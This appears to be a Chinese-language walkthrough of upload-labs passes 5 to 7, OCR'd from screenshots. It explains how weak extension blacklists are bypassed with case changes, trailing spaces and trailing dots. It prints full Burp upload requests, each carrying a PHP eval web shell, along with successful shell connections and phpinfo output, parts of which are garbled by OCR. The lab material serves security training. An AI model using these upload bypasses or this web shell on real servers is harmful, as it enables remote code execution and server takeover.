IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:


2：第5关大小写绕过

2.1：从源码分析得出，虽有黑名单但未进行后缀名大小写转化，因此第5关利用大小写绕过来上传木马文件。


Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
Type a search term
0 matches

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-05/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------9921006277296410351871406297
Content-Length: 399
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-05/index.php?action=show_code
Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
Upgrade-Insecure-Requests: 1

-----------------------------9921006277296410351871406297
Content-Disposition: form-data; name="upload_file"; filename="shell.PHp"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------9921006277296410351871406297
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------9921006277296410351871406297--
```



URL地址 * http://www.server.cn/upload-labs/upload/202101282302285139.PHp

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64

成功
连接成功!

HP Version 5.2.17

stem	Windows NT COUNTERFLOW 5.2 build 3790
ild Date	Jan 6 2011 17:26:08
nfigure mmand	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
rver API	Apache 2.4 Handler - Apache Lounge
rtual Directory pport	enabled
nfiguration File hp.ini) Path	C:\WINDOWS
aded nfiguration File	C:\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
an this dir for ditional .ini es	(none)
ditional .ini es parsed	(none)
IP API	20041225
IP Extension	20060613
nd Extension	220060519
bug Build	no
read Safety	enabled
nd Memory anager	enabled
v6 Support	enabled
gistered PHP reams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
gistered ream Socket ansports	tcp, udp
gistered ream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*

is program makes use of the Zend Scripting Language Engine:


Powered By

部分源码如下，完整源码请自行查看

```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {
        ...
    }
}
```

3：第6关空格绕过


3.1：从源码分析得出，虽有黑名单但未进行前后空格进行处理，因此第6关利用空格进行绕过。



Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-06/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------365978275184971969639330016
Content-Length: 402
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-06/index.php?action=show_code
Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
Upgrade-Insecure-Requests: 1

-----------------------------365978275184971969639330016
Content-Disposition: form-data; name="upload_file"; filename="shell.php "
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------365978275184971969639330016
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------365978275184971969639330016--
```



URL地址 * http://www.server.cn/upload-labs/upload/202101282307594598.php

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64

成功
连接成功!

HP Version 5.2.17

stem	Windows NT COUNTERFLOW 5.2 build 3790
ild Date	Jan 6 2011 17:26:08
nfigure mmand	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
rver API	Apache 2.4 Handler - Apache Lounge
tual Directory pport	enabled
nfiguration File hp.ini) Path	C:\WINDOWS
aded nfiguration File	C:\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
an this dir for ditional .ini es	(none)
ditional .ini es parsed	(none)
IP API	20041225
IP Extension	20060613
nd Extension	220060519
bug Build	no
read Safety	enabled
nd Memory anager	enabled
v6 Support	enabled
gistered PHP eams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
gistered eam Socket ansports	tcp, udp
gistered eam Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*


is program makes use of the Zend Scripting Language Engine:

部分源码如下，完整源码请自行查看

```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = ... //黑名单数组
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            ...
        } else {
            ...
        }
    } else {
        ...
    }
}
```

4：第7关点绕过以及第9关的点空绕过


4.1：从第7关的源码分析得出，虽有黑名单但未进行点进行处理，因此第7关利用点绕过。



Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-07/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------1263425078341351031268383504
Content-Length: 399
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-07/index.php?action=show_code
Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
Upgrade-Insecure-Requests: 1

-----------------------------1263425078341351031268383504
Content-Disposition: form-data; name="upload_file"; filename="shell.php."
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------1263425078341351031268383504
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------1263425078341351031268383504--

```



URL地址 * http://www.server.cn/upload-labs/upload/shell.php.

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64

成功
连接成功!

PHP Version 5.2.17

System	Windows NT COUNTERFLOW 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*


This program makes use of the Zend Scripting Language Engine:

Powered By

部分源码如下，完整源码请自行查看

